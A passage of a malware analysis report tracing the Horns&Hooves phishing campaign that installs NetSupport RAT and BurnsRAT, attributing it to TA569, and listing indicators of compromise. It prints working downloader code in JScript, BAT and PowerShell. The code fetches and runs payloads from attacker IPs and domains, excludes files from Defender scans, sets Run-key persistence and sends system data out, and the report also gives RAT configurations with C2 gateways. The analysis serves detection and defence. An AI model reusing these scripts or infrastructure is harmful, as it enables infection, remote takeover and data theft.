
Here, we also see a comment with license and copyright information about the Next.js library, but there is nothing left of the library source code. The malicious code itself is more heavily obfuscated, and the link to the

intermediate script hxxp://188[.]227[.]106[.]124/test/js/www.php is invisible to the naked eye.

```
var urls = "http://188.227.106.124/test/js/BLD.exe?374004";

        try
        {
            var http = new ActiveXObject("microsoft.xmlhttp");
            http.open("GET", urls, false);
            http.send();

            if(http.readyState == 4)
            {
                var adodb = new ActiveXObject("adodb.stream");
                adodb.type = 1;
                adodb.open();
                adodb.write(http.ResponseBody);
                adodb["savetofile"]("c:\\Users\\Public\\BLD.exe", 2);
            }
        }
        catch(e) {}


    var urls2 = "http://188.227.106.124/test/js/1.js?214666";

        try
        {
            var http = new ActiveXObject("microsoft.xmlhttp");
            http.open("GET", urls2, false);
            http.send();

            if(http.readyState == 4)
            {
                var adodb = new ActiveXObject("adodb.stream");
                adodb.type = 1;
                adodb.open();
                adodb.write(http.ResponseBody);
                adodb["savetofile"]("c:\\programdata\\1.js", 2);
            }
        }
        catch(e) {}

        var urls3 = "http://188.227.106.124/test/js/zayavka.txt?557842";

        try
        { ...
        }
        catch(e) {}


ACTX = ActiveXObject("new:{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
go=("cmd /c C:\\ProgramData\\1.js");
ACTX.RUN(go, 0, true);

ACTX = ActiveXObject("new:{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
go=("cmd /c C:\\ProgramData\\zayavka.txt");
ACTX.RUN(go, 0, true);
```

Second script contents

In this version, the intermediate script downloads three more files: the decoy document zayavka.txt, the payload BLD.exe, and the auxiliary script 1.js. The decoy document in this instance looks more meaningful, and is likely the result of a screenshot-to-text conversion.



Decoy document

Having loaded the files, the www.php script opens the decoy document and runs the 1.js file, which in turn launches the BLD.exe file.

What's most striking about this instance is the payload.

BLD.exe (MD5: 20014b80a139ed256621b9c0ac4d7076) is an NSIS installer that creates a Silverlight.7z archive in the %PROGRAMDATA%\Usoris\LastVersion folder and extracts several files from it:

File name	Description
libeay32.dll	OpenSSL shared library
msimg32.dll	Malicious loader
settings.dat	RMS configuration file
Silverlight.Configuration.exe	Legitimate Microsoft Silverlight Configuration Utility
ssleay32.dll	OpenSSL shared library

w32.dat	Archive with RDP Wrapper x32
w64.dat	Archive with RDP Wrapper x64
WUDFHost.exe	Remote Manipulator System

The next step is to run the legitimate Silverlight.Configuration.exe file. When launched, it loads the dynamic libraries (DLLs) that the program needs, using a relative path. This opens the door to a DLL side-loading attack: the malicious msimg32.dll library and the utility are placed in the same directory, which results in the malicious program being loaded and gaining control instead of the system library. Although the backdoor supports commands for remotely downloading and running files, as well as various methods of executing commands via the Windows command line, the main task of this component is to start the Remote Manipulator System (RMS) as a service and send the RMS session ID to the attackers' server.

```
svchost.exe -k "WUDFHostController" -svcr "WUDFHost.exe"
```

On top of that, msimg32.dll sends information about the computer to the server hxxp://193[.]42[.]32[.]138/api/.

```
POST /api/ HTTP/1.1
Content-Length: 39527
Content-Type: multipart/form-data; boundary=--------1469411774
User-Agent: Mozilla/5.0 (Windows NT 10.0) Firefox/78.0
Host: 193.42.32.138
Connection: Close
Cache-Control: no-cache

----------1469411774
Content-Disposition: form-data; name="upload"
Content-Type: text/plain
Content-Transfer-Encoding: binary

q..~0....=5.].....-.n^..T.%..]^.%...CiUb....6..g.^....j.c-1)....#....
.......h...2Q.c..0zI.....T..t..{.B...S.R........t..B....@...B8.K.3.>.Z....[.U.u
.....z4.].....-......'..
WV....8
dZ........{.I8..[..JDXI....8.Cd.{.......}......pN.2G.v............'{.v..y......
-<T.....!.....5Oq7.I.I....|..n...O.J.<.8....\<7l.gFI$......+......y\.\....B.G.-
87.."s.qWz.SUax.I.L6&p.c..7.M[wx.  ..."...
d{..k.O.H..n.yW.F&..J.......K......^Y......g...d...E..P>....P
```

Outgoing request to the server

The sent data is encrypted using the RC4 algorithm with the Host value as the key, which in this case is the IP address of the server, 193.42.32[.]138.

```
00000000:  91 00 9B EB-32 08 01 01-01 01 01 01-01 00 01 00  С ЫЫ2◘☺☺☺☺☺☺☺☺ ☺
00000010:  20 01 00 00-00 00 00 57-58 E4 39 0A-00 00 00 00   ☺     WXф9◙
00000020:  00 00 00 BA-47 00 00 F5-02 00 00 38-99 00 00 00     ╟G  ïJ  8Щ
00000030:  00 00 00 78-66 73 46 64-00 44 45 53-4B 54 4F 50    xfsFd DESKTOP
00000040:  2D 4E 5A 4D-46 36 5A 55-00 57 4F 52-4B 47 52 4F  -NZMF6ZU WORKGRO
00000050:  55 50 00 75-73 00 00 50-72 6F 67 72-61 6D 20 4D  UP us  Program M
00000060:  61 6E 61 67-65 72 00 43-3A 5C 57 69-6E 64 6F 77  anager C:\Window
00000070:  73 5C 65 78-70 6C 6F 72-65 72 2E 65-78 65 00 37  s\explorer.exe 7
00000080:  30 37 38 38-39 33 39 35-31 38 35 00-35 31 33 39  07889395185 5139
```


System information sent by the library

RMS is an application that allows users to interact with remote systems over a network. It provides the ability to manage the desktop, execute commands, transfer files and exchange data between devices located in different geographic locations. Typically, RMS uses encryption technologies to protect data and can run on a variety of operating systems. The RMS build distributed by the attackers is also called BurnsRAT.

RMS has support for connecting to a remote computer via Remote Desktop Protocol (RDP), so besides the application itself and files for running it, the NSIS installer saves to the device the w32.dat and w64.dat archives, which contain a set of libraries created using RDP Wrapper to activate additional RDP features.

RDP Wrapper is a program for activating remote desktop features in Windows versions that do not support them by default, such as Windows Home; it also allows multiple users to connect to one system simultaneously.

At its core, RMS is a close analog of NetSupport, but the RMS payload did not gain traction.



BurnsRAT infection chain

Version D (JS + Hosted NSM ZIP)

A few more characteristic changes in the scripts caught our eye in late May 2023. Let’s examine them using a file named “purchase request from LLC <company> No. 3.js” with hash sum 63647520b36144e31fb8ad7dd10e3d21

as an example. The initial script itself is very similar to version B and differs only in the link to the second script, hxxp://45[.]133[.]16[.]135/zayavka/www.php. But unlike version B, the BAT file for installing NetSupport RAT has been completely rewritten.


```
@echo off
 :: 3Z6fsfR309435183483625345bsSKLDFklfsRb
PowerShell.exe -WindowStyle hidden "Add-MpPreference -ExclusionExtension "
    Start-Sleep -Seconds 3;"Invoke-WebRequest 'http://45.133.16.135/zayavka/1.yay'
    -OutFile '%programdata%\archive.ps1'"; && start powershell.exe -nop -w hidden -
    ep bypass C:\ProgramData\archive.ps1
```

BAT script contents

In this version, it is located at hxxp://45[.]133[.]16[.]135/zayavka/666.bat, and to install NetSupport it downloads an intermediate PowerShell script hxxp://45[.]133[.]16[.]135/zayavka/1.yay, which in turn downloads and unpacks the NetSupport RAT archive from hxxp://golden-scalen[.]com/ngg_cl.zip. The contents of the archive are identical in every way to the NetSupport version installed by the version B script.

```
Add-Type -AssemblyName System.IO.Compression.FileSystem;cd $env:AppData; $link='
    http://golden-scalen.com/ngg_cl.zip'; $rnum=Get-Random -minimum 5 -maximum 9; $
    rrnum=Get-Random -minimum 1024 -maximum 9999; $chrs='
    abcdefghijklmnopstuvwxyzABCDEFGHIJKLMNOPRSTUVWXYZ'; $rstr=''; $ran=New-Object
    System.Random; for ($i=0; $i -lt $rnum; $i++) {$rstr+=$chrs[$ran.next(0, $chrs
    .Length)]}; $rzip=$rstr+'.zip'; $path=$env:APPDATA+'\'+$rzip; $pzip=$env:
    APPDATA+'\VCRuntmeLib_1'; Start-BitsTransfer -Source $link -Destination $Path;
    [System.IO.Compression.ZipFile]::ExtractToDirectory($path, $pzip);$FOLD=
    Get-Item $pzip -Force; $FOLD.attributes='Hidden'; Remove-Item -path $path; cd $
    pzip; start client32.exe; $fstr=$pzip+'\client32.exe'; $rnm='VCRuntmeLib_1';
    New-ItemProperty -Path 'HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -
    Name $rnm -Value $fstr  -PropertyType 'String';<#gfhfghfghfghfg174840102844481#>
```

PowerShell script contents



Version D infection chain

Version E (JS + Embedded NSM ZIP)

The next notable, but less fundamental changes appeared in June 2023. Instead of downloading the encoded ZIP archive with NetSupport RAT, the attackers began placing it inside the script. This caused the script to increase in size. In addition, the comment in the file header was replaced with one from the Backbone.js library.

```
//     Backbone.js

//     (c) 2010-2022 Jeremy Ashkenas and DocumentCloud
//     Backbone may be freely distributed under the MIT license.
//     For all details and documentation:
//     http://backbonejs.org/p50t8292e57j2w3i

var Html_Style_3 = "6 z g A G D i Q q K F R U V F Y t i F r Y Q A i h E s Y q G R X A D R A g G Z D
D P 7 4 k n y + r S y M v D T / U / K 8 T J 4 r 1 5 2 f v 4 b 0 R c 6 v J O 3 3 5 n 9 C n v f n m 8
9 V W n p 2 p T K W p p Z 4 p e u y u U o L Z w 4 f C f L w 1 G 7 Z k B k + Z T h D f U 6 F f g K n
L Q B R U q l t V z B X Y K G 0 D l W R o R Y q x V i V P M k 6 H c 5 X W M 8 G f V g 3 O R / I + d
p p V d D 2 j Y b 6 y w s N 6 E L K r a g a w P L n N z s 8 U C 7 F N V x i I 9 r o S d J U 9 0 z O
k k y z f 8 g A m v 1 6 2 W w c w i s + B t S R Y S Z T w 2 O L R X U R F h 1 D 6 4 O p B F t A K 0
r I q r 7 W 6 S N y o s F x S W 8 y D h D k Z 5 Y 0 o 5 I k t G q q r l T W T o B b B c F W 5 N F j
Y O M F 8 R n 9 Y Y 6 x w b C q E q p W o k r w 3 U j u 0 o M 6 j m F V B b z V O R m j X A 0 m f K
m U D x Y y 0 X j G T d 6 M P P a K W m E u w y R T F p F r x q P y X Y H H u 6 E U y U I B l E I w
k s m E P V m + M c B e 2 L s 5 s N 9 I T C X Y B m 5 p 2 U v + y L R V j j 0 V 9 U C A 8 b x P z b
9 M v r h 1 j D N j y 2 z X D d D H o F C i I w 0 C s i I Y K m 5 l U a D w K N N n 1 + i V L j n /
```

Snippet of the third version of the script

Starting around September 2023, the NetSupport RAT files were split into two archives; and since February 2024, instead of text bait files, the attackers have been striving for greater plausibility by using PDF documents which were also contained in the script code.

ЗАЯВКА НА ЗАКУПКУ ТМЦ №6 ОТ 26 июля 2024г.

Заказчик: КП "УГС"

Проект : Выполнение работ по текущему ремонту объекта гаражного назначения

Вид работ: Ремонтные работы

Адрес поставки : г. Москва, ул. Соколово-Мещерская, д. 31


Руководитель проекта: Баев Н.А.

Инициатор заявки: Черноуз П.Е.

Комментарий:

Пункт	Наименование продукции	Тип/марка	Кол-во	Ед. изм.	Требуемая дата поставки материала	Цена	Сумма
	АПС						
1	Пульт контроля и управления	С2000-М исп.02	1	шт			0,00 ₽
2	Резервированный источник питания (РИП-12-3/17П1-Р-RS)	РИП-12 исп.51	1	шт			0,00 ₽
3	Аккумулятор 12 В, 17 А*ч (АБ 1217 С) срок службы 12 лет (Тип С)	АБ 1217 С	1	шт			0,00 ₽
4	Контрольно-пусковой блок	С2000-КПБ	1	шт			0,00 ₽
5	Контроллер двухпроводной линии связи с гальванической изоляцией	С2000-КДЛ-2И исп.01	1	шт			0,00 ₽
6	Размыкатель линии	БРИЗ-Т	4	шт			0,00 ₽
7	Дымовой оптико-электронный адресно-аналоговый извещатель	ДИП-34А-04	8	шт			0,00 ₽
8	Извещатель пожарный ручной адресный	ИПР 513-3АМ	14	шт			0,00 ₽
9	Кожух для защиты пожарных извещателей от механических повреждений	Кожух защитный для ДИП	8	шт			0,00 ₽
10	Кабель для систем ОПС и СОУЭ огнестойкий, не поддерживающий горения, экранированный 1х2х0,75, ТУ 3581-007-77752578-2016	КПСЭнг(А)-FRLSLTx	450	шт			0,00 ₽
11	Кабель силовой огнестойкий не распространяющий горение 3х1,5 мм, с низким дымо и газовыделением, ТУ 27.32.13-005-77752578-2017	ВВГнг(А)-FRLSLTx	10	м			0,00 ₽
12	Труба гофрированная ПВХ легкая 350Н серая с/з д20		400	км			0,00 ₽
13	Скоба металлическая однолапковая с полимерным покрытием СМО-П d19-20 мм		1400	шт			0,00 ₽
14	Саморез 4,2х32 с прессшайбой		2000	м			0,00 ₽
15	Дюбель металлический универсальный 5х30		2000	шт			0,00 ₽
16	Коробка огнестойкая для о/п 40-0210-FR2.5-4 80х80х40		3	шт			0,00 ₽
17	Кабельный канал с двойным замком, серый (RAL 7035)	25х16	30	шт			0,00 ₽
18	FIRESTOP 65 противопожарная пена всесезонная. Сертификат соответствия		1	шт			0,00 ₽
19	Труба сталь ВГП Ду 25 (Дн 33,5х2,8) ГОСТ 3262-75 ТМК		30	шт			0,00 ₽
	СОУЭ						
1	Кабель для систем ОПС и СОУЭ огнестойкий, не поддерживающий горения, экранированный 1х2х0,75, ТУ 3581-007-77752578-2016	КПСЭнг(А)-FRLS	800	м.			0,00 ₽
2	Кабель силовой огнестойкий не распространяющий горение 3х1,5 мм?, с низким дымо и газовыделением, ТУ 27.32.13-005-77752578-2017	ВВГнг(А)-FRLS	10	м.			0,00 ₽
3	Труба гофрированная ПВХ легкая 350Н серая с/з д20		700	м.			0,00 ₽
4	Скоба металлическая однолапковая с полимерным покрытием СМО-П d19-20 мм		2200	шт.			0,00 ₽
5	Саморез 4,2х32 с прессшайбой		2500	шт.			0,00 ₽
6	Дюбель металлический универсальный 5х30		2500	шт.			0,00 ₽
7	Коробка огнестойкая для о/п 40-0210-FR2.5-4 80х80х40		53	шт.			0,00 ₽
8	Кабельный канал с двойным замком, серый (RAL 7035)	25х16	90	м.			0,00 ₽
9	Кабельный канал с двойным замком, серый (RAL 7035)	40х16	10	м.			0,00 ₽
10	FIRESTOP 65 противопожарная пена всесезонная. Сертификат соответствия	FireStop 65	1	шт.			0,00 ₽
11	Стяжка кабельная, стальная СКС (316)	7,9 х 150	100	шт.			0,00 ₽
12	Труба сталь ВГП Ду 25 (Дн 33,5х2,8) ГОСТ 3262-75 ТМК		30	м.			0,00 ₽
13	Труба сталь ВГП Ду 50 (Дн 60,0х3,0) ГОСТ 3262-75 ТМК		6	м.			0,00 ₽
14	TOUA Гвозди по бетону EG bullet point 3,05х22 мм (1000шт)	30522stepEG	3000	шт.			0,00 ₽
15	TOUA Баллон на 1000 гвоздей 165А зел. Премиум toua-fcg	toua-fcg	3	шт.			0,00 ₽
16	Прибор управления оповещением пожарный	Sonar SPM-B10025-AW	1	шт			0,00 ₽
17	Бокс под 2 АКБ 12В 40Ач	Sonar SPM-Box	1	шт			0,00 ₽
18	Микрофонная консоль	Sonar SRM-7010	1	шт			0,00 ₽

Version E decoy document



Version E infection chain

Attribution

All NetSupport RAT builds detected in the campaign contained one of three license files with the following parameters:

File 1	licensee=HANEYMANEY serial_no=NSM385736
File 2	licensee=DCVTTTUUEEW23 serial_no=NSM896597
File 3	licensee=DERTERT serial_no=NSM386098

```
1200
0xaa700e85

; NetSupport License File.
; Generated on 04:27 - 26/07/2017



[[Enforce]]

[_License]
control_only=0
expiry=
inactive=0
licensee=DERTERT
maxslaves=100000
os2=1
product=10
serial_no=NSM386098
shrink_wrap=0
transport=0
```

```
1200
0x27aa3c3

; NetSupport License File.
; Generated on 15:44 - 29/03/2014



[[Enforce]]

[_License]
control_only=0
expiry=
inactive=0
licensee=DCVTTTUUEEW23
maxslaves=100000
os2=1
product=10
serial_no=NSM896597
shrink_wrap=0
transport=0
```

```
1200
0xa353ff01

; NetSupport License File.
; Generated on 14:45 - 17/07/2022



[[Enforce]]

[_License]
control_only=0
expiry=
inactive=0
licensee=HANEYMANEY
maxslaves=8888
os2=1
product=10
serial_no=NSM385736
shrink_wrap=0
transport=0
```

License files

These license files were also used in various other unrelated campaigns. For instance, they've been seen in mailings targeting users from other countries, such as Germany. And they've cropped up in NetSupport RAT builds linked to the TA569 group (also known as Mustard Tempest or Gold Prelude). Note that licenses belonging to HANEYMANEY and DCVTTTUUEEW23 featured in the Horns&Hooves campaign for a short span before being completely dislodged by a license issued in the name of DERTERT three months later.

	HANEYMANEY	**DCVTTTUUEEW23**	**DERTERT**
Date of creation in the comment in the file	2022.07.17	2014.03.29	2017.07.26
Date from the file attributes in the archive	2022.07.17	2023.03.29	2022.07.26
Observed as part of the campaign	2023.04.17	2023.05.28	2023.07.09

The fact that Horns&Hooves uses the same licenses as TA569 led us to suspect a possible connection between the two. That said, because license files alone are insufficient to attribute malicious activity to TA569, we decided to look for other similarities. And so we compared the various configuration files that featured in the Horns&Hooves campaign and those used by TA569 – and found them to be near identical. As an example, let's consider the Horns&Hooves configuration file (edfb8d26fa34436f2e92d5be1cb5901b) and the known configuration file of the TA569 group (67677c815070ca2e3ebd57a6adb58d2e).

```
SysTray=0
UnloadMirrorOnDisconnect=0
Usernames=*
ValidAddresses.TCP=*

[_Info]
Filename=C:\Program
Files\NetSupport\NetSupport
Manager\client32.ini

[_License]
quiet=1

[Audio]
DisableAudioFilter=1
Threshold=48

[Bridge]
LoadOnStartup=1
Modem=PPTP
PasswordFile=C:\Program
Files\NetSupport\NetSupport
Manager\bridge.psw
Protocol=0

[General]
BeepUsingSpeaker=0

[HTTP]
CMPI=60
GatewayAddress=xoomep1.com:1935
GSK=GF<MABEF9G?ABBEDHG:H
Port=1935
SecondaryGateway=xoomep2.com:1935
SecondaryPort=1935
```

```
SysTray=0
UnloadMirrorOnDisconnect=0
Usernames=*
ValidAddresses.TCP=*

[_Info]
Filename=C:\Program
Files\NetSupport\NetSupport
Manager\client32.ini

[_License]
quiet=1

[Audio]
DisableAudioFilter=1
Threshold=48

[Bridge]
LoadOnStartup=1
Modem=PPTP
PasswordFile=C:\Program
Files\NetSupport\NetSupport
Manager\bridge.psw
Protocol=0

[General]
BeepUsingSpeaker=0

[HTTP]
CMPI=60
GatewayAddress=shetrn1.com:5511
GSK=GF<MABEF9G?ABBEDHG:H
Port=5511
SecondaryGateway=shetrn2.com:5511
SecondaryPort=5511
```

Comparing the Horns&Hooves and TA569 configuration files

As we can see, everything matches except the domains and ports. The Gateway Security Key (GSK) field warrants special attention. The fact that the values match indicates that the attackers use the same security key to access the NetSupport client. And this means that the C2 operators in both cases most likely belong to TA569.

We checked if the key GSK=GF<MABEF9G?ABBEDHG:H had been seen in other campaigns that could not be attributed to either Horns&Hooves or TA569, and found none. Besides this key, we encountered another value in the Horns&Hooves campaign, GSK=FM:N?JDC9A=DAEFG9H<L>M; and in later versions there appeared one more version of the key, which was set with the parameter SecurityKey2=dgAAAI4dtZzXVyBIGlsJn859nBYA.

What happens after RMS or NetSupport RAT is installed

The installation of BurnsRAT or NetSupport RAT is only an intermediate link in the attack chain, giving remote access to the computer. In a number of cases, we observed attempts to use NetSupport RAT to install stealers such as Rhadamanthys and Meduza. However, TA569 generally sells access to infected computers to other groups, for example, to install ransomware Trojans.

But it's possible that the attackers may collect various documents and email addresses to further develop the campaign, since the earliest scripts distributed Rhadamanthys instead of NetSupport RAT.

Takeaways

This post has looked in detail at several ways of delivering and using legitimate software for malicious purposes as part of a sustained campaign. Over the course of the campaign, the attackers changed some of their tactics and experimented with new tools. For instance, they gradually moved away from using additional servers to deliver the payload, leaving only two as a result, which the remote administration software itself uses. Also, the attackers initially weaponized BurnsRAT, but then abandoned it and placed all the program code for installing and running NetSupport RAT in a single script. They probably found this approach more efficient in terms of both development and difficulty of detection.

We were able to determine with a high degree of certainty that the campaign is linked to the TA569 group, which gains access to organizations and then sells it to other cybercriminals on the dark web. Depending on whose hands this access falls into, the consequences for victim companies can range from data theft to encryption and damage to systems. We also observed attempts to install stealers on some infected machines.

Indicators of compromise

Malicious file hashes

Version A

327a1f32572b4606ae19085769042e51 — HTA
34eb579dc89e1dc0507ad646a8dce8be — bat_install.bat

Version B

b3bde532cfbb95c567c069ca5f90652c — JS
29362dcdb6c57dde0c112e25c9706dcf — www.php
882f2de65605dd90ee17fb65a01fe2c7 — installet_bat_vbs.bat

Version C

5f4284115ab9641f1532bb64b650aad6 — JS
0fea857a35b972899e8f1f60ee58e450 — www.php
20014b80a139ed256621b9c0ac4d7076 — BLD.exe
7f0ee078c8902f12d6d9e300dabf6aed — 1.js

Version D

63647520b36144e31fb8ad7dd10e3d21 — JS
8096e00aa7877b863ef5a437f55c8277 — www.php
12ab1bc0989b32c55743df9b8c46af5a — 666.bat
50dc5faa02227c0aefa8b54c8e5b2b0d — 1.yay
e760a5ce807c756451072376f88760d7 — ngg_cl.zip

Version E

b03c67239e1e774077995bac331a8950 — 2023.07

ba69cc9f087411995c64ca0d96da7b69 — 2023.09

051552b4da740a3af5bd5643b1dc239a — 2024.02

BurnsRAT C&C

hxxp://193[.]42[.]32[.]138/api/

hxxp://87[.]251[.]67[.]51/api/

Links, version A

hxxp://31[.]44[.]4[.]40/test/bat_install.bat

hxxps://golden-scalen[.]com/files/*

Links, version B

hxxp://188[.]227[.]58[.]243/pretencia/www.php

hxxp://188[.]227[.]58[.]243/zayavka/www.php

hxxp://188[.]227[.]58[.]243/pretencia/installet_bat_vbs.bat

hxxps://golden-scalen[.]com/files/*

Links, version C

hxxp://188[.]227[.]106[.]124/test/js/www.php

hxxp://188[.]227[.]106[.]124/test/js/BLD.exe

hxxp://188[.]227[.]106[.]124/test/js/1.js

Links, version D

hxxp://45[.]133[.]16[.]135/zayavka/www.php

hxxp://45[.]133[.]16[.]135/zayavka/666.bat

hxxp://45[.]133[.]16[.]135/zayavka/1.yay

hxxp://golden-scalen[.]com/ngg_cl.zip

Client32.ini for Horns&Hooves

edfb8d26fa34436f2e92d5be1cb5901b

3e86f6fc7ed037f3c9560cc59aa7aacc

ae4d6812f5638d95a82b3fa3d4f92861

Client32.ini known to belong to TA569

67677c815070ca2e3ebd57a6adb58d2e

Nsm.lic

17a78f50e32679f228c43823faabedfd — DERTERT

b9956282a0fed076ed083892e498ac69 — DCVTTTUUEEW23

1b41e64c60ca9dfadeb063cd822ab089 — HANEYMANEY

NetSupport RAT C2 centers for Horns&Hooves

xoomep1[.]com

xoomep2[.]com

labudanka1[.]com
labudanka2[.]com
gribidi1[.]com
gribidi2[.]com

C2 centers known to be linked to TA569

shetrn1[.]com
shetrn2[.]com
